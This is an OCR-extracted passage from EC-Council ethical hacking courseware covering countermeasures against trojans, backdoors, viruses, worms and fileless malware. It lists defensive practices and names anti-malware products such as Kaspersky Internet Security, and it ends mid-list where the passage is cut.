


Figure 7.118: Demonstration of Astaroth Attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than trying to eliminate it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk caused by it upon its entry.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Countermeasures

- Avoid opening email attachments received from unknown senders
- Block all unnecessary ports at the host and firewall
- Avoid accepting programs transferred by instant messaging
- Harden weak, default configuration settings, and disable unused functionality including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid downloading and executing applications from untrusted sources
- Install patches and security updates for operating systems and applications
- Scan external USB drives and DVDs with antivirus software before using
- Restrict permissions within the desktop environment to prevent malicious applications from being installed
- Run host-based antivirus, firewall, and intrusion detection software

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders
- Block all unnecessary ports at the host and use a firewall
- Avoid accepting programs transferred by instant messaging
- Harden weak default configuration settings and disable unused functionality, including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid downloading and executing applications from untrusted sources
- Install patches and security updates for the OS and applications
- Scan external USB drives and DVDs with antivirus software before using them
- Restrict permissions within the desktop environment to prevent installation of malicious applications
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts
- Manage local workstation file integrity through checksums, auditing, and port scanning
- Run host-based antivirus, firewall, and intrusion detection software

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor Countermeasures

1. Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage
2. Educate users not to install applications downloaded from untrusted Internet sites and email attachments
3. Avoid untrusted software and ensure that every device is protected by a firewall
4. Use antivirus tools such as McAfee, and Norton to detect and eliminate backdoors
5. Track open-source projects that enter the enterprise from external untrusted sources, such as open-source code repositories
6. Inspect network packets using protocol monitoring tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments
- Avoid untrusted software and ensure that a firewall protects every device
- Use antivirus tools such as McAfee and Norton, to detect and eliminate backdoors
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking
- Run registry monitoring tools to find malicious registry entries added by the backdoor
- Remove or uninstall the program or application installed by the backdoor Trojan or virus
- Remove the malicious registry entries added by the backdoor Trojan
- Delete malicious files related to the backdoor Trojan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus and Worm Countermeasures

1. Install antivirus software and update it regularly
2. Generate an antivirus policy for safe computing and distribute it to the staff
3. Schedule regular scans for all drives after the installation of antivirus software
4. Pay attention to the instructions while downloading files or any programs from the Internet
5. Avoid opening attachments received from an unknown sender as viruses spread via e-mail attachments
6. Do not accept disks or programs without checking them first using a current version of an antivirus program
7. Regularly maintain data backup
8. Stay informed about the latest virus threats
9. Ensure pop-up blockers are turned on and use an Internet firewall
10. Run disk clean up and registry scanner once a week
11. Run anti-spyware or adware once a week
12. Do not open files with more than one file type extension

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they appear
- Generate an antivirus policy for safe computing and distribute it to the staff
- Pay attention to the instructions while downloading files or programs from the Internet
- Regularly update antivirus software
- Avoid opening attachments received from unknown senders, as viruses spread via e-mail attachments
- Since virus infections can corrupt data, ensure that you perform regular data backups
- Schedule regular scans for all drives after the installation of antivirus software
- Do not accept disks or programs without checking them first using a current version of an antivirus program
- Ensure that any executable code used within the organization has been approved
- Do not boot the machine with an infected bootable system disk
- Stay informed about the latest virus threats
- Check DVDs for virus infection
- Ensure that pop-up blockers are turned on and use an Internet firewall
- Perform disk clean-up and run a registry scanner once a week
- Run anti-spyware or anti-adware once a week

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not open files with more than one file-type extension
- Be cautious with files sent through instant messenger applications

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Countermeasures

1. Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker
2. Disable PowerShell and WMI when not in use
3. Disable macros and use only digitally signed trusted macros
4. Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on your systems
5. Train employees to detect phishing emails and to never enable macros in MS Office documents
6. Disable PDF readers to automatically run JavaScript
7. Implement two-factor authentication to access critical systems or resources connected to the network
8. Implement multi-layer security to detect and defend against memory-resident malware
9. Run periodic AV scans to detect infections and keep AV updated
10. Install browser protection tools and disable automatic plugin downloads
11. Regularly update and patch applications and OS
12. Use NGAV software that employs advanced technology like AI/ML to prevent new polymorphic malwares

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:


- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker
- Disable PowerShell and WMI when not in use
- Disable macros and use only digitally signed trusted macros
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on your systems
- Train employees to detect phishing emails and to never enable macros in MS Office documents
- Disable PDF readers to run JavaScript automatically
- Disable Flash in the browser settings
- Implement two-factor authentication to access critical systems or resources connected to the network
- Implement multi-layer security to detect and defend against memory-resident malware
- Use User Behavior Analytics (UBA) solutions to detect threats hidden within your data
- Ensure the ability to detect system tools such as PowerShell and WMIC, and whitelisted application scripts against malicious attacks
- Run periodic antivirus scans to detect infections and keep the antivirus program updated

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install browser protection tools and disable automatic plugin downloads
- Schedule regular security checks for applications and regularly patch the applications
- Regularly update the OS with the latest security patches
- Examine all the running programs for any malicious or new signatures and heuristics
- Enable endpoint security with active monitoring to protect networks when accessed remotely
- Examine the indicators of compromise on the system and the network
- Regularly check the security logs especially when excessive amounts of data leave the network
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's usual behavior patterns compared with the baselines
- Use next-generation antivirus (NGAV) software that employs advanced technology such as ML (machine learning) and AI (artificial intelligence) to avoid new polymorphic malware
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups
- Ensure that you use Managed Detection and Response (MDR) services that can perform threat hunting
- Ensure that you use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit to combat fileless attacks
- Disable unused or unnecessary applications and service features
- Uninstall applications that are not important
- Block all the incoming network traffic or files with the .exe format

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



Anti-Malware Software


An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites



- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Symantec Norton Security Premium (*https://www.symantec-norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Kaspersky Internet Security**

  Source: *https://www.kaspersky.com*

  Kaspersky Internet Security protects devices from various types of intrusions due to Trojans, viruses, spyware, ransomware, phishing, and dangerous websites. It securely stores passwords for easy access on PC, Mac, and mobile. It makes backup copies of photos, music, and files and also encrypts data on PC. Furthermore, it automatically blocks inappropriate content and helps you manage the use of social networks. In addition, it provides extra security when you shop or bank online on PC or Mac.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.119: Screenshot of Kaspersky Internet Security

Some additional anti-Trojan software are as follows:

